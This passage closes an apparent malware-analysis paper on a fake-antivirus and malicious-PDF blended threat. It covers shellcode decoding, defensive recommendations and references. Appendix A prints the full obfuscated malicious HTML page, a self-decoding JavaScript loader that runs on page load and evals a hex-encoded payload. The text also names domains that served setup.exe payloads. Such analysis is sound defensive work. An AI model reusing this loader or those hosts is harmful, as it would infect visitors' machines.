facilitates "run emulation" so that the analyst can execute the shellcode and obtain any possible outcomes.




Figure 14: Shellcode Analyzer

Finally, we copy the ASCII text from the Shellcoder Analyzer and pasted it into another text file titled with *pdf_in_evil2.txt*. As the code stream is encoded in Unicode format, writing a PERL script to parse and decode the Unicode stream enables a conversion from Unicode to ASCII characters. The malicious URL could be clearly seen in the following figure. Once it is executed, the request will be redirected to other sites download malicious *setup.exe* and *setup01.exe* payloads from *operatedout.cn* and *ruledout.cn* respectively to the victim machine. (Figure 15)




Figure 15: Malicious URL has been successfully decoded.

2.5.3. Summary

From the above analysis, we have found that our static code analysis matches the finding from the behavioral analysis after opening the malicious PDF file. It is discovered that data in the stream object could take several rounds of decoding and deobfuscation, undeniably presenting challenges to malware analyst.

3. Conclusion

From various analysis perspectives, readers should understand how a blended malware threat propagates and the behavior of the malicious executable and PDF document. In the real world, a chained infection and blended threat are very popular and the attacker may not just deploy a single payload to the victim but several, to enhance the chances of success of their exploits.

We recommend end users be aware of the social engineering attack and think carefully before clicking any suspicious links on forums, advertisements, social networking portals, blogs and emails. End users are suggested to install anti-virus and firewall software packages from a major security software vendor. In addition, keeping the operating system up to date with the latest security vulnerability patches should be mandatory. Moreover, end users should keep third party applications up to date because popular readers and plug-ins like Adobe Reader and Flash Player and Active-X control are common programs that are easily targeted by attackers. In corporate environments, software installation should be restricted to the administrative user and it is more secure to verify software integrity by generating the MD5 hash signature of the executable or software and check against the one provided by the vendor. Installing content filtering and malicious site blocking network software could help to reduce the risk exposure. For further information about fake anti-virus Trojan software detection, protection and removal, readers could reference the suggestions from Microsoft (Microsoft, 2009) and Shanmuga (Shanmuga, 2009).

For the solutions of defending against PDF malware, apart from disabling running Javascript in the Adobe Reader and keeping the anti-virus software updated, Adobe has suggested Javascript Blacklist Framework for both Reader and Acrobat (Adobe Systems Inc., 2009). From Eric's paper (Filiol, 2008), there are several suggestions on enhancing PDF security. It includes that integrity and access rights should be strengthened in order to forbid the modification of *AcroRd32.dll* and *RdLang32.xxx* configuration files (Adobe Systems Inc's level); PDF file must not be open while logged as root or as a privileged user and Windows operating system should be enabled with hardware-enforced or software-enforced Data Execution Prevention (DEP). DEP lets the operating system (OS) mark memory locations that should contain only data as No eXecute (NX). When an application attempts to execute code from NX-marked memory locations, the operating system DEP logic will block the application from doing so (Microsoft Corporation, 2006); Monitor any suspect or unusual aspect/behavior of PDF management applications; Preferably use PDF with no (too much) active/critical content, unless strictly necessary; Systematically use digital signatures to exchange PDF document.

In summary, the trend of disguising to be genuine PDF and other document files have been treated as "exploit carrier" will continue in the future, it undeniably poses challenges to the malware analyst and corporations.

References

Adobe Systems Inc (2000). *Adobe Portable Document Format (PDF) Reference - Adobe Portable Document Format (Version 1.3), 2nd Edition*. Retrieved Dec 22, 209, from http://partners.adobe.com/public/developer/en/pdf/PDFReference13.pdf

Adobe Systems Inc (2001). *Adobe Portable Document Format (PDF) Reference – Adobe Portable Document Format (Version 1.4), 3rd Edition*. Retrieved Dec 22, 2009, from http://partners.adobe.com/public/developer/en/pdf/PDFReference.pdf

Adobe Systems Inc (2008). *Document Management – Portable document format – Part 1 – PDF 1.7*. Retrieved Jan 22, 2010, from www.adobe.com/devnet/acrobat/pdfs/PDF32000_2008.pdf

Adobe Systems Inc (2009). *Adobe Reader and Acrobat Javascript Blacklist Framework*. Retrieved Jan 5, 2010, from http://kb2.adobe.com/cps/532/cpsid_53237.html

Aquilina, J. M., Casey, E., & Malin C.H. (2008). *Malware Forensics – Investigating and analyzing malicious code*. Burlington: Syngress, Publishing Inc.

Chinese-Tools.com (2008). *Chinese Proverbs*. Retrieved Jan 5, 2010, from http://www.chinese-tools.com/chinese/proverbs/02.html

Delugre, G. (2008). Origami: A ruby framework designed to parse, analyze and forge PDF document [Software]. Available from http://seclabs.org/origami/

Eagle, C. (2008). *The IDA Pro Book*. San Francisco: No Starch Press, Inc.

Eilam, E. (2005). *Reversing: Secrets of reverse engineering*. Indiana: Wiley Publishing, Inc. pp. 286 – 290.

Filiol, E. (2008). *PDF Security Analysis and Malware Threats*. Retrieved Dec 22, 2009, from http://www.blackhat.com/presentations/bh-europe 08/Filiol/Presentation/bh-eu-08-filiol.pdf

Hex-Rays (2009). IDA Pro Disassembler (Version 5.5) [Software]. Available from http://www.hex-rays.com/idapro/

Hispasec (2009). VirusTotal: Free online virus and malware scan [Software]. Available from http://www.virustotal.com/

Hjelmvik, E. (2009). Network Miner (Version 0.91) [Software]. Available from http://networkminer.sourceforge.net/

Jibz, Qwerton, snaker & xineohP (2009). PEiD (Version 0.94) [Software].

Available from http://www.peid.info

Lyda, R. & Hamrock, J. (2007). Using Entropy analysis to find encrypted and packed malware. *Security & Privacy, IEEE*, 5(2), Retrieved Jan 27, 2010, from http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=4140989

Malware Domain List (2009). *Malware Domain List*, Retrieved Dec 13, 2009, from http://www.malwaredomainlist.com

McReynolds, J. (2008). *Packer Detection and Generic Unpacking Techniques* Retrieved Dec 5, 2009, from http://securitylabs.websense.com/content/Blogs/2927.aspx

Microsoft Corporation (2005). Microsoft Script Debugger (Version 1.0) [Software]. Available from http://www.microsoft.com/downloads/details.aspx?FamilyID=2f465be0-94fd-4569-b3c4-dffdf19ccd99&displaylang=en

Microsoft Corporation (Sep 26, 2006). *A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005 and Windows Server 2003*. Retrieved Jan 12, 2010, from http://support.microsoft.com/kb/875352

Microsoft Corporation (2009). *Watch out for fake virus alerts*. Retrieved Jan 15, 2010, from http://www.microsoft.com/security/antivirus/rogue.aspx

Microsoft Corporation (2010). DUMPBIN [Software]. Available from http://support.microsoft.com/kb/177429

Raynal, F., & Delugre, G. (2008). *Malicious Origami in PDF*. Retrieved Dec 20, 2009, from http://security-labs.org/fred/docs/pacsec08/pacsec08-fr-gd-full.pdf

Russinovich, M.(2009). Process Explorer (Version 11.33) [Software]. Available from http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx

Spasic, B. (2009). Malzilla (Version 1.2.0) [Software]. Available from http://www.malzilla.org/

Stevens, D. (2008). *Physical and Logical Structure of PDF Files*. Retrieved Dec 22, 2009, from http://blog.didierstevens.com/2008/04/09/quickpost-about-the physical-and-logical structure-of-pdf-files/

Stevens, D. (2009a). PDF Parser: With option to decompress stream in Flatedecode scheme [Software]. Available from http://blog.didierstevens.com/programs/pdf-tools/

Stevens, D. (2009b). PDFiD: Identify PDF documents that contain JavaScript or execute an action when opened [Software]. Available from http://blog.didierstevens.com/programs/pdf-tools/

The Honeynet Project New Zealand Chapter (2007). Capture BAT (Version 2.0.0 - 5574 [Software]. Available from https://www.honeynet.org/node/315

ThreatExpert (2009). Threat Expert: Automated threat analysis system designed to analyze and report the behavior of computer viruses, worms, trojans, adware, spyware, and other security-related risks in a fully automated mode [Software]. Available from http://www.threatexpert.com

TianWei (2008). Regshot (Version 1.8.2) [Software]. Available from http://sourceforge.net/projects/regshot/

UCSB Computer Security Lab (2009). Wepawet: Detect and analyze web-based malware [Software]. Available from http://wepawet.iseclab.org/

Yuschuk, O. (2009). Olly Debugger (Version 2.0) [Software]. Available from http://www.ollydbg.de/

Appendix A: Source Code of Malicious HTML Page

```
<html>
<head>
<script>
function pJXv4b4_J5__x(x6_46_KC5Dd4_W, XJ7JF7_W){var
      a_Ibe__Pu4MoK = arguments.callee;a_Ibe__Pu4MoK =
      a_Ibe__Pu4MoK.toString();var o_t_Lp = 0;var Wt_5i2_1_oQDj =
      "a" + "f";var Il_bLjP_eKGT =
      document.getElementById(Wt_5i2_1_oQDj);if (Il_bLjP_eKGT)
      {if (!XJ7JF7_W) {XJ7JF7_W =
      Il_bLjP_eKGT.value;}}o_t_Lp++;o_t_Lp++;var t_h_0__F = new
      Array();if (x6_46_KC5Dd4_W) { t_h_0__F = x6_46_KC5Dd4_W;}
      else {var LXi3_12255__AD = 0;var UH__rt___V_3s4Q = 0;var
      mQJv__i____FA3k = 512;var wEv_cKe_V16Ec = 49;wEv_cKe_V16Ec-
      -;while(UH__rt___V_3s4Q < a_Ibe__Pu4MoK.length) {var
      GLV_p_h = 1;var v1W1_45bm_p7n =
      a_Ibe__Pu4MoK.charCodeAt(UH__rt___V_3s4Q);if (v1W1_45bm_p7n
      >= wEv_cKe_V16Ec && v1W1_45bm_p7n <= (wEv_cKe_V16Ec + 9))
      {if (LXi3_12255__AD == 4) { LXi3_12255__AD = 0; }if
      (isNaN(t_h_0__F[LXi3_12255__AD])) {
      t_h_0__F[LXi3_12255__AD] = 0; }t_h_0__F[LXi3_12255__AD] +=
      v1W1_45bm_p7n;if (t_h_0__F[LXi3_12255__AD] >
      mQJv__i____FA3k) {t_h_0__F[LXi3_12255__AD] -=
      mQJv__i____FA3k;}LXi3_12255__AD++;}UH__rt___V_3s4Q++;}}LXi3
      _12255__AD = 4;while (LXi3_12255__AD > 0) {if
      (t_h_0__F[LXi3_12255__AD - 1] > 256)
      {t_h_0__F[LXi3_12255__AD - 1] -= 256;}LXi3_12255__AD--;}var
      U7258_ppOu = 0;var P27_13h8oe2K2 = "";var wN4q4B_tc5_Mm5 =
      0;var sr3r7o__30 = 0;var t_tU22_tVs = 0;var HUuH__5_Tdv;var
      AdY__J36 = 0;while(sr3r7o__30 < XJ7JF7_W.length) {var
      c_ar_7m = XJ7JF7_W.substr(sr3r7o__30, 1) + "J";var x13m_577
      = parseInt(c_ar_7m, 16);if (t_tU22_tVs) {HUuH__5_Tdv +=
      x13m_577;if (U7258_ppOu == 4) {U7258_ppOu -= 4;}var
```

```
        j__ylvBW_1 = HUuH__5_Tdv;j__ylvBW_1 = j__ylvBW_1 -
        (AdY__J36 + 2) * t_h_0__F[U7258_ppOu];if (j__ylvBW_1 < 0)
        {var B2X83Pu = Math.floor(j__ylvBW_1 / 256);j__ylvBW_1 =
        j__ylvBW_1 - B2X83Pu * 256;}j__ylvBW_1 =
        String.fromCharCode(j__ylvBW_1);if (o_t_Lp == 1)
        {P27_13h8oe2K2 += x13m_577;} else if (o_t_Lp == 2)
        {P27_13h8oe2K2 += j__ylvBW_1;} else {P27_13h8oe2K2 +=
        sr3r7o__30;}U7258_ppOu++;AdY__J36++;t_tU22_tVs = 0;} else
        {HUuH__5_Tdv = x13m_577 * 16;t_tU22_tVs = 1;}sr3r7o__30++;}
debugger
eval(P27_13h8oe2K2);
return 0;}
</script>
</head>
<body onload="pJXv4b4_J5__x() ;">
<input type="hidden" id="aa" value="1">
<input type="hidden" id="af"
        value="54FB8612DB71814C97E99BA189228D8AFBAB9F08EB649810AAC9
        EB273318C047DE7CE4639C0D3EBBA86A25F1612D66E10DB25C26DB2A776
        546674C904318A9B1FF8EC3E488F3D80A6373EA3144D8F55C0163138085
        E920A3724FF48A03C139BCBF395311B17245FA3F398B6D28798FA2C60EB
        5CA899D86E3540ED11AF188A8EC99EDE4144632E9792FBCFDA1F161478A
        799A15BB331219F7E6973D0BA25D966BB07AAD913E07B0B924A98EF092F
        F90F39DA9EF4821111052FA9B2481CDD023B27F8C15E602D347F3C84B5B
        21B1F930152E2D4D4D33D85862FF499097AAC1CEE9304894EFF772AA0B9
        8F3F26691A1F55B24DA0172CC620A9CA10F581587426930FEC28D51DE47
        9079C4E96EB0323F8D8AF0AC86BBE056D7198B9BC2023F02C23AF17CEF9
        7E6452D7A9FB0FCAA6B2134DF169972319C203837634A4E5504CB96AEFD
        7999A390B2A5BA383AB0E40DE7FC5DF31A0D786A9A31994A1F34C130C11
        2F89E1731D25C862A034C2E7B61F773664AABDA66825F5493DF521DD1C2
        0B88A0F2D7F9D8278271167908F8DC7FCF22F29F70A33AF669513DEBFC8
        A4902A412562C79BFA0A55FF2B1C0D672D5E1B6F7D8099C99B6400AEFD5
        1AC860CE4BB8061FA9634B0A9217B20ACACD2C372BB8A2384072598357F
        BA8585BC30A6E92738489EC703FD51DF5CFF14096F2F26691A1F55B24DA
```

```
    018FCA5408AB88CA12C8426B6F3949104B51126A7C8BCEE9A7707B70B4C
    F46C9CABAAC44DD26ABCBFF472225017822C31893EE37EA86567A05A213
    FF10D7DF635A36C9115D2B5C4A694204D2786CD990B5E47A029DEF7F7BD
    BFA03F0B027AE1CD6346A9DD8906A492BA7F3981B00DF4C141EA2B8672A
    2C0D883D1BA850528FE2B0BA9091A8B029168CDFC290E140C701F566898
    4D68D4FFD30A7FF4E31D8B5EF45F96F1B21DA41D37202AA034876A6C093
    823015B47AF36ACAE3E82BD70BA2A9F6005F25FD6CF28B1A89D70327AF4
    743F4ED43F808C2B732682AB8E160205166444FEAE099B0EF51ADD6B1D4
    8EEC7049EB251FC4D43BE431116399A7D9530E3530BA109128B0A9160CD
    F42906140470175660984568 6B7F8A3B77369B5A54BF7E1FBF012A026AE
    D0EB3238250C33DED5209AE031189079B6FCBF122E58100D8A3A15D6E08
    B6F889DA0940AD26C6ACF4A7DADD0F3DABA8C78B1F40AC7E449F369EC32
    8792DA5C41503BD4EAD841FC9E3C53FE84BA403F16073C32ED629289BA0
    4AC8A8F52949A5212D201F258C3368C06F96081861055F6EC1B8EDC6A08
    CF79A50DB28568592CE6BE5B19D21A7F50738F80892CF2857A22B2C2E1C
    2F8B3165C9DEC335CF5075E0B6B204AC4010C948652399B080657ED0A7C
    6530B9AA412037358D78EA9A8C89BD3A84C1889795D6550C94EEDA84B15
    0E4FFCE3A77960F8F5D02E47DE752FAAA88E562105754380F32F97961E2
    32535776DE8B79623AAFB003AFB0E9BC2DF531AED3F8472A580E3FF092F
    986D93737A264B641F0593658CAEA5A360293D29370945F5E5A27F69FAF
    0D62749D97B28ACA462CB73F42B7E553FF59DC43B892E377260C1884E28
    D0000EC0F26EA7FA6673F6512577F28A3A24AD4EB99B18991B7AF1C1FD8
    C2DF42E439C10F01578886D67D48EF1DB6F7473CCFBBDF520632146B1D3
    8D37C56A40B5B706FAF939159317D902BB68AF5D736B11EA2ACED345F26
    FD22C89E2592C7C4EC6A408E39EA4EC152FB0C6B6F25C4EB805E30235F7
    8FBC79799E5498198B7CE8EFD634EB5262EC4F13CEB3E012A54B5228D10
    E6E47412A64CEAA0D91B0B9C8764334D0E7D53C87B9680C5B99FA97B2FB
    2D33CA9C5F7B95CC0F3A7D0BE4368460460EE8BE462E002FE8A667A12D4
    22F723DBE16A39359BE24A4E8A5B90571806A27CC03A7F92CAC7BD03876
    9B4F340ABCB4EFD5D197FAFE02C68685930DBF0C350FAE34858F5A2BB74
    3E1E304D5711A18F89A3F0B9BE536D">
<input type="hidden" id="ab" value="1">

</body>
```

```
</html>
```

Appendix B: Malicious Executable and PDF Payloads

As number of pages is limited, please reach the author at 0xdarkfloyd@gmail.com to obtain the malware samples covered in this paper. The following files and executables could be provided:

- clspackxq.exe
- Malicious PDF file
- HTML file with obfuscated Javascript
- Network traffic .pcap files captured after visiting malicious site
- Network traffic .pcap files captured after opening malicious PDF file